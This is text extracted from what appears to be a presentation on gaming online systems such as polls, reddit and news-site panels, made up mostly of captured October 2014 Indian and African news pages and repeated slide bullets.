
Oracles Mary Ann Davidson lashes out at Security Firm

Poll: Spotted the Polls/Karma Link?


Etsy's Office-Hacker Job shows established companies the way..




You and Your Research, a modern take














23 Links - Karma: 99



mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
online polls	
reddit	
news sites	
comment systems	

mail lists	
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news sites	
comment systems	

mail lists	
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news sites	
comment systems	

Why News Sites?

Cyclone Hudhud leaves trail of devastation; 6 killed in Andhra Pradesh, Odisha



Cyclone Hudhud pounded the coastal districts of Andhra Pradesh and Odisha with heavy rain and winds of almost 195 kmph leaving six people dead and a trail of devastation with Visakhapatnam, where the very severe storm made landfall, bearing the brunt. **NDRF helplines: 01126107953; 09711077372**

Pakistan targets 15 posts in Jammu, seeks UN intervention



Pakistan heavily shelled 15 border outposts and hamlets in Arnia sector of Jammu and Kashmir early Sunday even as it wrote to UN chief Ban Ki-moon blaming India for the escalation in border clashes and sought UN intervention on Kashmir.

Rahul Gandhi to do a BJP, veterans will make way for Gen Next



In what may set off alarm bells for many powerful Congress veterans, Rahul Gandhi is learnt to be planning to introduce some drastic measures, including bringing up a new set of leaders to replace the existing ones in

**HUDHUD HITS INDIA****I FELT SAD AFTER SEEING HAIDER: BASHARAT PEER****KAILASH SATYARTHI: AN ACTIVIST AT WORK****I LOVE FOOD. I AM A PUNJABI: MANISH MALHOTRA****FRYING AN EGG IS LIKE MAKING LOVE****PREP UP FOR DIWALI**

don't miss

In pics: Hudhud takes India by storm



Cyclone Hudhud hit India's east coast with monstrous ferocity on Sunday, killing at least six people and leaving behind a trail of destruction in Andhra Pradesh and neighbouring Odisha.

Indian astronomer finds galaxy that pumps

most viewed

stories

- India hits back with vengeance, strikes 37 Pak posts, 15 killed
- Pakistan taught 'befitting lesson', says Modi after decline in firing
- Hudhud intensifies; Odisha, Andhra brace for impact
- Vishal Bharadwaj's Haider isn't just 'cry freedom', it's Gandhian plea for peace
- Kailash Satyarthi's crusade to save childhood continues; 60 mn still need him

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Download Central
The Replacements and their album, Let It Be, has influenced many indie bands that followed

4th ODI WI in IND

India
West Indies

October 17, 2014, 14:30 (IST)

[Other Fixtures](#)

sports

cricket

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Mohammed Shami a vital cog in MS Dhoni's plans

Can we influence this panel?
Get articles on it or keep articles off it?

Mail & Guardian
AFRICA'S BEST READ

Megachurches: The hidden pillar of Nigeria's economy

AFRICA | TIM COCKS

Exactly how much of Nigeria's \$510bn GDP megachurches make up is difficult to assess, since they are, like the oil sector, largely opaque entities.

🔥 comments (0)

- ✚ TB Joshua's church: Built, like others, on shifting sands
- ✚ ANCYL to block TB Joshua from entering SA
- ✚ Press pause on prophet TB Joshua's power

Obituary: The warmth and laughter of Chris van Wyk



ZAPIRO | MADAM & EVE



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LATEST NEWS

